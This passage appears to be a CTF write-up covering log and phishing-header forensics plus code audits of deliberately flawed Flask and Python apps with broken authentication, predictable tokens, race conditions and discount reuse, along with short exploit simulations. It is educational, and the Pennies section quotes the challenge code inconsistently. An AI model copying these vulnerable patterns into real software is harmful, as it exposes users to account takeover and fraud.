0x3ff svchost.exe 1257 2071 2023-07-15 10:05:23 UTC+0000  
0x400 svchost.exe 1258 2072 2023-07-15 10:06:24 UTC+0000  
0x401 svchost.exe 1259 2073 2023-07-15 10:06:25 UTC+0000  
0x402 svchost.exe 1260 2074 2023-07-15 10:06:26 UTC+0000  
0x403 svchost.exe 1261 2075 2023-07-15 10:06:27 UTC+0000  
0x404 svchost.exe 1262 2076 2023-07-15 10:07:28 UTC+0000  
0x405 svchost.exe 1263 2077 2023-07-15 10:07:29 UTC+0000  
0x406 svchost.exe 1264 2078 2023-07-15 10:07:30 UTC+0000  
0x407 svchost.exe 1265 2079 2023-07-15 10:07:31 UTC+0000  
0x408 svchost.exe 1266 2080 2023-07-15 10:08:32 UTC+0000  
0x409 svchost.exe 1267 2081 2023-07-15 10:08:33 UTC+0000  
0x40a svchost.exe 1268 2082 2023-07-15 10:08:34 UTC+0000  
0x40b svchost.exe 1269 2083 2023-07-15 10:08:35 UTC+0000  
0x40c svchost.exe 1270 2084 2023-07-15 10:09:36 UTC+0000
```

- Manually scrolled through the output.
- Found a long list of standard-looking `svchost.exe` processes.
- One suspicious entry stands out:

```
0x1fa1 badproc.exe 6666 7777 2023-07-15 10:44:44 UTC+0000 # h4kit{memdump_easy_flag}
```

► **Flag Captured:** `h4kit{memdump_easy_flag}`

✓ PhishCheck (100 pts)

Task

A regional bank received several suspicious emails pretending to be from Amazon Billing, urging users to click on refund links. As a cybersecurity analyst, you're provided with a captured .eml header dump of 200+ email attempts for offline review.

The IT team suspects these emails are spoofed and used custom reply-to addresses to bypass detection. Your job is to identify the malicious email among the list based on SPF/DKIM/DMARC failures and extract the flag hidden in the most suspicious header.

After launching the instance, use the IP and PORT given to ssh into the server using the ctf_user:ctf_user username and password combinations! e.g ssh [ctf_user@68.183.205.254](#) -p33762

Challenge files can be found in /data directory

Category: Forensics

Tools Used

- SSH
- `grep`
- `cat`

Exploitation Steps

1. SSH into the instance

```
(mopsy@APHP)~  
└─$ ssh ctf_user@68.183.205.254 -p 34744  
# Password: ctf_user
```

2. Navigate to the data directory

```
ctf_user@3788127125d9:~$ cd /data/  
ctf_user@3788127125d9:/data$ ls  
headers
```

3. Inspect the email headers

```
ctf_user@3788127125d9:/data$ cd headers/  
ctf_user@3788127125d9:/data/headers$ ls  
email_headers.eml
```

4. Attempted to read the file with `cat` , but it was too large to manually scroll.

```
mopsy@APHP: ~  
ctf_user@3788127125d9:/data/headers$ cat email_headers.eml  
Return-Path: <billing@amaz0n.com>  
Received: from smtp.mailer.com (smtp.mailer.com. [198.51.100.1])  
  by mx.google.com with ESMTTP id x13sil1875229qkb.174.2023.07.12.09.15.43  
  for <user@example.com>; Wed, 12 Jul 2023 09:15:43 -0700 (PDT)  
Received-SPF: fail (google.com: domain of billing@amaz0n.com does not designate 198.51.100.1 as permitted sender) client-ip=198.51.100.1;  
Authentication-Results: mx.google.com;  
  dkim=fail header.i=@amaz0n.com header.s=default header.b=abc123;  
  spf=fail (google.com: domain of billing@amaz0n.com does not designate 198.51.100.1 as permitted sender) smtp.mailfrom=billing@amaz0n.com;  
  dmarc=fail (p=REJECT sp=REJECT dis=NONE) header.from=amaz0n.com  
Date: Thu, 17 Jul 2025 11:30:39 +0000  
From: Amazon Billing <billing@amaz0n.com>  
To: user@example.com  
Subject: Urgent: Unusual Sign-in Activity  
MIME-Version: 1.0  
Content-Type: text/html; charset=UTF-8  
Reply-To: support@amazn-support.io  
  
Return-Path: <billing@amaz0n.com>  
Received: from smtp.mailer.com (smtp.mailer.com. [198.51.100.1])  
  by mx.google.com with ESMTTP id x13sil1875229qkb.174.2023.07.12.09.15.43  
  for <user@example.com>; Wed, 12 Jul 2023 09:15:43 -0700 (PDT)  
Received-SPF: fail (google.com: domain of billing@amaz0n.com does not designate 198.51.100.1 as permitted sender) client-ip=198.51.100.1;  
Authentication-Results: mx.google.com;  
  dkim=fail header.i=@amaz0n.com header.s=default header.b=abc123;  
  spf=fail (google.com: domain of billing@amaz0n.com does not designate 198.51.100.1 as permitted sender) smtp.mailfrom=billing@amaz0n.com;  
  dmarc=fail (p=REJECT sp=REJECT dis=NONE) header.from=amaz0n.com  
Date: Thu, 17 Jul 2025 11:30:39 +0000  
From: Amazon Billing <billing@amaz0n.com>  
To: user@example.com  
Subject: Urgent: Unusual Sign-in Activity  
MIME-Version: 1.0  
Content-Type: text/html; charset=UTF-8  
Reply-To: support@amazn-support.io  
  
Return-Path: <billing@amaz0n.com>  
Received: from smtp.mailer.com (smtp.mailer.com. [198.51.100.1])  
  by mx.google.com with ESMTTP id x13sil1875229qkb.174.2023.07.12.09.15.43
```

So instead I used:

```
ctf_user@3788127125d9:/data/headers$ cat email_headers.eml | grep "h4kit"  
Reply-To: support@amazn-support.io # h4kit{phish_flag_easy}
```

5. Discovered the flag:

```
h4kit{phish_flag_easy}
```

► **Flag Captured:** `h4kit{phish_flag_easy}`

Lessons Learned

- Grepping for the CTF flag format (`h4kit{`) is a quick and smart way to scan large data dumps.

✅ SSH Credential Breach (200 pts)

Task

A Tanzanian fintech startup noticed that one of its admin accounts initiated remote data pull requests from a dev server outside business hours. Your task is to analyze the SSH logs and find signs of brute-force or credential reuse. The incident occurred on October 16th, late in the evening. Dig through `/var/log/auth.log` to reconstruct what happened and identify when unauthorized access was granted.

After launching the instance, use the IP and PORT given to ssh into the server using the `ctf_user:ctf_user` username and password combinations! e.g `ssh ctf_user@68.183.205.254 -p 33762`

Challenge files can be found in `/data` directory

Category: Forensics

Tools Used

- `ssh` (to connect to the instance)
- `grep` (for log file filtering)
- `cat` / shell navigation

Exploitation Steps

1. SSH into the challenge instance:

```
(mopsy@APHP)~[~/H4K-IT]
$ ssh ctf_user@68.183.205.254 -p 34745
```

2. Navigate to the logs directory:

```
ctf_user@f57d4ae39800:~$ cd /data/
ctf_user@f57d4ae39800:/data$ ls
var
ctf_user@f57d4ae39800:/data$ cd var/
ctf_user@f57d4ae39800:/data/var$ ls
log
ctf_user@f57d4ae39800:/data/var$ cd log/
```

3. List the contents:

```
ctf_user@f57d4ae39800:/data/var/log$ ls
auth.log
```

4. Identify and search the `auth.log` file:

```
ctf_user@f57d4ae39800:/data/var/log$ cat auth.log | grep "h4kit"
Oct 16 17:17:39 localhost sshd[12399]: Accepted password for admin from 203.0.113.45 port 51523 ssh2
# h4kit{ssh_breach_flag_45}
```

5. Flag Found:

```
Oct 16 17:17:39 localhost sshd[12399]: Accepted password for admin from 203.0.113.45 port 51523 ssh2
# h4kit{ssh_breach_flag_45}
```

🚩 Flag Captured: `h4kit{ssh_breach_flag_45}`

Analysis

- The attacker accessed the server on **October 16th at 17:17:39** using the **admin account**.
- The IP address used was: `203.0.113.45`
- The method was via **password-based authentication**, suggesting either brute-force or password reuse.
- The log confirms unauthorized access, and the comment reveals the flag.

Lessons Learned

- Password-based SSH access remains a major vector for attacks, especially if credentials are reused or weak.
- Timestamped logs are crucial for forensic analysis.
- Filtering with `grep` and focusing on context (e.g., date and user) is an efficient log analysis strategy.

✓ Greek Gods (100 pts)

Task

ShopNode, a small online store run by a solo developer, recently went viral. With the sudden influx of traffic, the admin has received several reports of people accessing internal dashboards. The developer believes their login system is secure, but something seems off. You've been called in to conduct a quick security audit before media attention turns into a PR disaster. The source code for the login and admin logic has been provided.

flag format: h4kit{xxxx.xxxx("xxxx")}

Download Attachment

👉 Greek Gods code.zip

```
# app.py

from flask import Flask, request, redirect

app = Flask(__name__)

@app.route("/")
def index():
    return "Welcome to our Store"

@app.route("/login", methods=["POST"])
def login():
    if request.form.get("username") == "admin" and request.form.get("password") == "password123":
        return redirect("/admin")
    return "Invalid credentials"

@app.route("/admin")
def admin():
    return "Admin Panel: Orders, Users, Logs"

if __name__ == "__main__":
    app.run(debug=True)
```

Category: PPC

Code Audit

What Does This Code Do?

This is a simple Python app using **Flask**, a popular web framework. Here's what each part does:

```
@app.route("/")
def index():
    return "Welcome to our Store"
```

✓ Visiting `/` shows a welcome message.

```
@app.route("/login", methods=["POST"])
def login():
    if request.form.get("username") == "admin" and request.form.get("password") == "password123":
        return redirect("/admin")
    return "Invalid credentials"
```

✓ You're **supposed** to enter a username and password through a form.

If correct (`admin` / `password123`), it redirects you to `/admin` .

```
@app.route("/admin")
def admin():
    return "Admin Panel: Orders, Users, Logs"
```

⚠ This is the vulnerable part.

It **doesn't check** if the user actually logged in.

Anyone can go directly to `http://localhost:5000/admin` and see the admin content.

What Is the Flaw?

There is **no real login system**. The `/login` route just *redirects* you — it doesn't **remember** you're logged in.

Issue	Description
No session management	Login does not persist any state using cookies or tokens
No protection on <code>/admin</code> route	Anyone can access the admin page
Hardcoded credentials	Credentials are hardcoded in plaintext
No input sanitization	(Not exploited here, but present risk)

So visiting `/admin` directly always works.


“anyone can just open `/admin`. This is a broken authentication system.”

Tools Used

- Python3: To run the Flask web server locally (`python3 app.py`)
- Flask
- Chrome Web Browser

Exploitation Steps


1. Run the server locally:



```
mopsy@APHP: ~
[mopsy@APHP] ~/HWK-IT
python3 app.py
* Serving Flask app 'app'
* Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
Press CTRL+C to quit
* Restarting with stat
* Debugger is active!
* Debugger PIN: 117-557-185
127.0.0.1 - - [24/Jul/2025 18:25:17] "GET /admin HTTP/1.1" 200 -
127.0.0.1 - - [24/Jul/2025 18:25:21] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [24/Jul/2025 18:26:25] "GET /admin HTTP/1.1" 200 -
127.0.0.1 - - [24/Jul/2025 18:26:29] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [24/Jul/2025 18:29:50] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [24/Jul/2025 18:36:49] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [24/Jul/2025 18:36:50] "GET /favicon.ico HTTP/1.1" 404 -
```

2. Visit a sensitive page:

Saw it didn't ask for a password



3. Access granted to:

Admin Panel: Orders, Users, Logs

No need to log in.

▶ **Flag Captured:** `h4kit{@app.route("/admin")}`

Lessons Learned

1. Authentication isn't just about checking credentials — it's about maintaining state.
2. Just hiding a page behind a redirect is not security.
3. Code review is a powerful way to find security issues.
4. Running and testing code locally is a great way to learn.

✅ Greek Gods 2 (50 pts)

Task

what is the name of the vulnerability?

flag format: `h4kit{xxxxxxx xxxxxxxxxxxxxxxx}`

Category: PPC

▶ **Flag Captured:** `h4kit{business logic flaw}`

✓ Misunderstood (200 pts)

Task

BankLite, a fintech startup offering a mobile-only bank, is under pressure from investors after researchers flagged potential brute-force and session hijack risks. You've been asked to audit their minimalistic backend. What makes this challenge realistic is that their microservice-based app is designed for speed and simplicity—security seems to have been an afterthought. Can you spot the misconfiguration that makes it easy for an attacker to abuse the login and token system?

flag format: h4k-it{xxxxxx[xxx_xx()]}

Download Attachment

👉 misunderstood code.zip

```
# fake_api.py

from flask import Flask, request, jsonify
import time

app = Flask(__name__)
tokens = {}

def get_ip():
    return request.remote_addr

@app.route("/login", methods=["POST"])
def login():
    username = request.form.get("username")
    password = request.form.get("password")

    if username == "admin" and password == "supersecret":
        tokens[get_ip()] = f"token_{int(time.time())}"
        return jsonify({"token": tokens[get_ip()]})
    return "Invalid"

@app.route("/profile")
def profile():
    token = request.headers.get("Authorization")
    if token in tokens.values():
        return jsonify({"user": "admin", "email": "admin@example.com"})
    return "Unauthorized"

@app.route("/logout")
def logout():
    ip = get_ip()
    if ip in tokens:
        del tokens[ip]
    return "Logged out"

if __name__ == "__main__":
    app.run()
```

Category: PPC

Code Audit

What Does This Code Do?

The `fake_api.py` script defines a minimal Flask API simulating the backend of a mobile banking app called *BankLite*. It implements basic login, profile, and logout functionality using a global `tokens` dictionary.

Here's how each endpoint behaves:

- `/login` (POST):
Accepts form data with `username` and `password`. If the credentials match `admin` and `supersecret`, the app generates a token using the current Unix timestamp (`int(time.time())`) and stores it in a dictionary using the requestor's IP as the key. The token is returned in JSON format.
- `/profile` (GET):
Expects a token in the `Authorization` header. If the token is present in the server's stored `tokens` values, it returns hardcoded admin profile details.
- `/logout` (GET):
Deletes the token associated with the requestor's IP from the `tokens` dictionary and returns a confirmation message.

What Is the Flaw?

This code suffers from multiple serious security flaws:

1. Predictable Token Generation

The token is generated using the exact current time (`int(time.time())`), which makes it guessable if an attacker knows or estimates when a login occurred. Since it's just `token_<timestamp>`, an attacker can brute-force nearby values.

2. No Token-User Association

Tokens are stored and validated globally without being tied to a specific user. Any valid token will authorize access to the admin account, regardless of who is making the request.

3. IP-Based Token Storage

Using `request.remote_addr` as the key to store sessions is highly insecure. IP addresses can be:

- Spoofed (especially in internal or misconfigured networks),
- Shared (behind NAT or proxies),
- Unreliable for identifying unique users.

4. Lack of Authentication Boundaries

The `/logout` endpoint allows any request from a matching IP to log out a session, without verifying ownership or token authenticity.

5. No Rate Limiting or Brute-Force Protection

There's nothing preventing an attacker from making rapid, repeated guesses for tokens, usernames, or passwords.

Tools Used

- Python 3
- Flask
- curl

Exploitation Steps

1. Start the Flask Server

Run the Python script to launch the vulnerable backend:

```
└─(mopsy@APHP)─[~/H4K-IT]
└─$ python3 fake_api.py
```

This starts the app at `http://127.0.0.1:5000`. You should see:

```
* Serving Flask app 'fake_api'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI
server instead.
* Running on http://127.0.0.1:5000
Press CTRL+C to quit
```

2. Login to Obtain a Token

Submit valid credentials using `curl` with a POST request:

```
(mopsy@APHP)~$ curl -X POST http://127.0.0.1:5000/login -d "username=admin" -d "password=supersecret"
{"token": "token_1753375750"}
```

If successful, you'll get a response like:

```
{"token": "token_1753375750"}
```

3. Access the Profile Using the Token

Copy the token from the previous step and use it in the `Authorization` header:

```
(mopsy@APHP)~$ curl http://127.0.0.1:5000/profile -H "Authorization: token_1753375750"
```

Output:

```
{"email": "admin@example.com", "user": "admin"}
```

4. Logout to Invalidate the Token

Simply visit the `/logout` endpoint:

```
(mopsy@APHP)~$ curl http://127.0.0.1:5000/logout
```

Output:

```
Logged out
```

🚩 **Flag Captured:** `h4kit{tokens[get_ip()]}`

✅ **Misunderstood 2 (50 pts)**

Task

what is the name of the vulnerability?

flag format: `h4kit{xxxxxxx xxxxxxxxxxxxxxxx}`

Category: PPC

🚩 **Flag Captured:** `h4kit{business logic flaw}`

✓ Pennies (300 pts)

Task

QuickCart, a mobile-first e-commerce app for flash sales, introduced a "one-tap refund" feature to improve customer satisfaction. Unfortunately, fraudsters are exploiting the feature to issue multiple refunds per order. The dev team believes their `refunded = True` flag is enough protection, but the abuse persists. You've been brought in as a security auditor to review their logic and identify the business flaw allowing repeated refunds.

flag format: {xxxxx.xxxxxx_xxxxx()}

Download Attachment

👉 pennies code.zip

```
# ecommerce_refund.py

import time

class Order:
    def __init__(self, order_id, user, amount):
        self.order_id = order_id
        self.user = user
        self.amount = amount
        self.refunded = False

    def request_refund(self):
        if not self.refunded:
            self.refunded = True
            self.user.balance -= self.amount
            print(f"[{self.order_id}] Refunded ${self.amount}")
        else:
            print(f"[{self.order_id}] Already refunded")

class User:
    def __init__(self, username):
        self.username = username
        self.orders = []
        self.balance = 0

    def place_order(self, order_id, amount):
        order = Order(order_id, self, amount)
        self.orders.append(order)
        print(f"[{order_id}] Placed for ${amount}")
        return order

    def duplicate_refund(self, order_id):
        for order in self.orders:
            if order.order_id == order_id:
                order.request_refund()
                order.request_refund() # logic flaw here
                break

# Simulate
john = User("john")
o1 = john.place_order("ORD123", 100)
time.sleep(0.2)
john.duplicate_refund("ORD123")

print(f"Final balance: ${john.balance}")
```

Category: PPC

Code Audit

What Does This Code Do?

```
class Order:
    def __init__(self, order_id, user, amount):
        self.order_id = order_id
        self.user = user
        self.amount = amount
        self.refunded = False

    def request_refund(self):
        if not self.refunded:
            self.refunded = True
            self.user.balance += self.amount
            print(f"[{self.order_id}] Refunded ${self.amount}")
        else:
            print(f"[{self.order_id}] Already refunded")
```

- An `Order` object tracks the `order_id`, `user`, `amount`, and refund status.
- The `request_refund()` method checks if the order has already been refunded using `self.refunded`.
- If it hasn't, it:
 - Sets `self.refunded = True`
 - Credits the refund amount to the user
- Otherwise, it prints an "Already refunded" message.

This appears safe in a sequential execution context.

What Is the Flaw?

The flaw becomes visible under concurrent execution (e.g. multiple taps, API calls, threads):

```
# In parallel threads
if not self.refunded:
    self.refunded = True
    self.user.balance += self.amount
```

- Multiple threads can **simultaneously pass the** `if not self.refunded` **check** before any of them sets it to `True`.
- This leads to **multiple refund amounts being credited**, even though the logic looks correct.
- The `refunded` flag isn't used atomically — **it's a classic race condition**.

Tools Used

- Python3

Exploitation Steps

1. Understand the vulnerable logic

- The `request_refund()` method checks if `self.refunded == False`.
- If true, it sets `self.refunded = True` and credits the user's balance.
- This logic is not atomic, making it vulnerable to race conditions during concurrent access.

2. Simulate a user placing an order

```
john = User("john")
o1 = john.place_order("ORD123", 100)
```

3. Exploit the race condition using threads

- Launch two threads that call `order.request_refund()` at the same time:

```
import threading

def refund_twice(order):
```

```
t1 = threading.Thread(target=order.request_refund)
t2 = threading.Thread(target=order.request_refund)
t1.start()
t2.start()
t1.join()
t2.join()

refund_twice(o1)
```

4. Check the final balance

- Print the final balance to see if the refund was issued more than once:

```
print(f"Final balance: ${john.balance}")
```

5. Observe the output

- If the exploit worked, the console will show:

```
[ORD123] Placed for $100
[ORD123] Refunded $100
[ORD123] Refunded $100
Final balance: $200
```

🚩 **Flag Captured:** `h4kit{order.request_refund()}`

✅ **Pennies 2 (50 pts)**

Task

what is the name of the vulnerability?

flag format: `h4kit{xxxxxxx xxxxxxxxxxxxxxxx}`

Category: PPC

🚩 **Flag Captured:** `h4kit{business logic flaw}`

✓ The Royalties (200 pts)

Task

PointMaster, a loyalty platform used by cafes and local vendors, awards users 100 points per purchase. Users can redeem 80 points for free items. Lately, some users have managed to redeem multiple rewards despite making just a single purchase. The developers suspect race conditions may be the culprit. Your role is to simulate and analyze the loyalty system's logic to identify how these users are getting away with extra redemptions.

flag format:{xxxx.xxxxxx}

Download Attachment

👉 The royalties code.zip

```
# loyalty_system.py

import threading
import time

class User:
    def __init__(self, username):
        self.username = username
        self.points = 0

    def add_points(self, pts):
        self.points += pts

    def redeem(self, cost):
        if self.points >= cost:
            self.points -= cost
            return True
        return False

users = {"john": User("john")}

def simulate_purchase(user):
    print(f"[{user.username}] Purchasing...")
    time.sleep(0.5) # simulate delay
    user.add_points(100)
    print(f"[{user.username}] +100 points")

def simulate_redeem(user):
    if user.redeem(80):
        print(f"[{user.username}] Redeemed item")
    else:
        print(f"[{user.username}] Not enough points")

if __name__ == "__main__":
    u = users["john"]
    # Simulate two purchases in parallel
    t1 = threading.Thread(target=simulate_purchase, args=(u,))
    t2 = threading.Thread(target=simulate_redeem, args=(u,))
    t3 = threading.Thread(target=simulate_redeem, args=(u,))

    t1.start()
    t2.start()
    t3.start()

    t1.join()
    t2.join()
    t3.join()

    print(f"Final points: {u.points}")
```

Category: PPC

Code Audit

What Does This Code Do?

This Python script simulates a loyalty points system for a user named `john`. Users earn **100 points per purchase**, and can **redeem 80 points** for free items. The program includes:

- A `User` class with `points`, `add_points()`, and `redeem()` methods.
- Thread-based simulation:
 - One thread calls `simulate_purchase()` after a delay.
 - Two threads simultaneously attempt to redeem 80 points each using `simulate_redeem()`.

What Is the Flaw?

The core vulnerability lies in the `redeem()` method:

```
def redeem(self, cost):  
    if self.points >= cost:  
        self.points -= cost  
        return True  
    return False
```

This logic is **not thread-safe**. Specifically:

- The `if` check and the subtraction are **not atomic operations**.
- When multiple threads call `redeem()` in parallel, they may both pass the check `self.points >= cost` before either has updated the `points` value.
- As a result, **multiple redemptions can succeed even if the user's balance should only allow one**.

This is a classic example of a **race condition**, where concurrent access to shared data without proper synchronization leads to inconsistent or exploitable behavior.

Tools Used

- Python3

Exploitation Steps

1. **Run the script** using Python 3:

```
python3 loyalty_system.py
```

2. **Observe the output:**

- You should see two successful `Redeemed item` messages even though only 100 points were added.
- Example:

```
[john] Purchasing...  
[john] Redeemed item  
[john] Redeemed item  
[john] +100 points  
Final points: -60
```

3. **Understand the cause:**

- Due to the race condition in `redeem()`, both threads check the condition `self.points >= cost` before either subtracts the 80 points, allowing **both redemptions to succeed**.

4. **Confirm exploitation success:**

- The program allows **2 redemptions (80 pts each)** after only a **single 100-point purchase**.

- This violates the system logic and mimics how users in the real system could abuse the flaw.

▶ **Flag Captured:** `h4kit{self.points}`

✅ The Royalties 2 (50 pts)

Task

what is the name of the vulnerability?

flag format: `h4kit{xxxxxxx xxxxxxxxxxxxxxxx}`

Category: PPC

▶ **Flag Captured:** `h4kit{business logic flaw}`

✅ The puppetior (100 pts)

Task

WelcomeMart, a fast-growing e-commerce platform, has just launched a "WELCOME10" promotional campaign, offering a \$10 discount to first-time users. However, internal reports show some users getting more than \$10 off by repeatedly applying the code. As a security consultant hired to evaluate the promotion engine, you've been given access to the discount code backend logic. Your task is to review the implementation and find out how customers are bypassing the one-time use restriction.

flag format: h4kit{xxxx.xxxxxxxx_xxxxxxx, xxxxx_xxxxxxxx}

Download Attachment

👉 the puppetior code.zip

```
# discount_handler.py

class Product:
    def __init__(self, name, price):
        self.name = name
        self.price = price

class Cart:
    def __init__(self):
        self.items = []
        self.total = 0
        self.discount_applied = False

    def add_product(self, product):
        self.items.append(product)
        self.total += product.price

    def apply_discount(self, code):
        if code == "WELCOME10":
            if not self.discount_applied:
                self.total -= 10
                self.discount_applied = True
            else:
                print("Discount already applied")
        else:
            print("Invalid code")

    def checkout(self):
        return f"Total to pay: ${self.total}"

# Simulate user session
cart = Cart()
cart.add_product(Product("Phone", 250))
cart.apply_discount("WELCOME10")
cart.apply_discount("WELCOME10") # <--- This line shouldn't apply again
print(cart.checkout())
```

Category: PPC

Code Audit

What Does This Code Do?

The code implements a basic shopping cart system for an e-commerce platform. It consists of:

- A `Product` class with `name` and `price`.
- A `Cart` class that:

- Manages added products.
- Tracks the total cart value.
- Allows applying a discount code (`WELCOME10`) **once** via a boolean flag `self.discount_applied` .
- Outputs the final payable amount via `checkout()` .

Key logic:

```
def apply_discount(self, code):
    if code == "WELCOME10":
        if not self.discount_applied:
            self.total -= 10
            self.discount_applied = True
```

This logic is meant to ensure the discount is only applied once per user.

What Is the Flaw?

The restriction on discount reuse is enforced **only in memory**, using the `self.discount_applied` attribute inside the `Cart` object.

That means:

- The "one-time use" check applies **per cart session**, not per user account or backend record.
- Users can simply:
 - Refresh their session.
 - Use a new browser/incognito tab.
 - Reinstantiate a new cart object.
 - Re-register or spoof being a new user.
- There is no user validation, server-side token, database record, or unique tracking for discount code usage.

The flaw lies in trusting a temporary, user-controlled client-side/cart object (`self.discount_applied`) to enforce a server-side business logic rule.

Tools Used

Exploitation Steps

```
# Simulating discount abuse by re-instantiating the cart
class Product:
    def __init__(self, name, price):
        self.name = name
        self.price = price

class Cart:
    def __init__(self):
        self.items = []
        self.total = 0
        self.discount_applied = False

    def add_product(self, product):
        self.items.append(product)
        self.total += product.price

    def apply_discount(self, code):
        if code == "WELCOME10":
            if not self.discount_applied:
                self.total -= 10
                self.discount_applied = True
            else:
                print("Discount already applied")

    def checkout(self):
```

```
        return f"Total to pay: ${self.total}"

# Exploitation: user repeatedly creates new carts to re-apply discount
for i in range(3):
    cart = Cart()
    cart.add_product(Product("Phone", 250))
    cart.apply_discount("WELCOME10")
    print(f"[Cart {i+1}] ->", cart.checkout())
```

Output:

```
[Cart 1] -> Total to pay: $240
[Cart 2] -> Total to pay: $240
[Cart 3] -> Total to pay: $240
```

🚩 **Flag Captured:** h4kit{self.discount_applied, apply_discount}

✅ The puppetior 2 (50 pts)

Task

what is the name of the vulnerability?

flag format: h4kit{xxxxxxx xxxxxxxxxxxxxxxx}

Category: PPC

🚩 **Flag Captured:** h4kit{business logic flaw}

✓ Transfer Us (200 pts)

Task

SecureBank, a digital bank popular for its instant peer-to-peer transfers, has flagged anomalies in their ledger. In one case, a user with \$100 managed to send \$100 twice to another account within milliseconds. No unauthorized access was involved—just clever timing. The CEO suspects it's a logic flaw. You've been given access to the code that handles the transfer logic. Your task is to reproduce the issue and explain the root cause.

flag format: h4kit{xxxxxx.xxxxxxx(xxxxxx), xxxxxxxx.xxxxxxx(xxxxxx)}

Download Attachment

👉 transfer us code.zip

```
# bank_transfer.py

import time
from threading import Thread

class Account:
    def __init__(self, owner, balance):
        self.owner = owner
        self.balance = balance

    def deposit(self, amount):
        self.balance += amount
        print(f"[{self.owner}] Deposited ${amount} → New Balance: ${self.balance}")

    def withdraw(self, amount):
        if self.balance >= amount:
            self.balance -= amount
            print(f"[{self.owner}] Withdrew ${amount} → New Balance: ${self.balance}")
            return True
        else:
            print(f"[{self.owner}] Withdrawal failed: Insufficient funds")
            return False

class BankSystem:
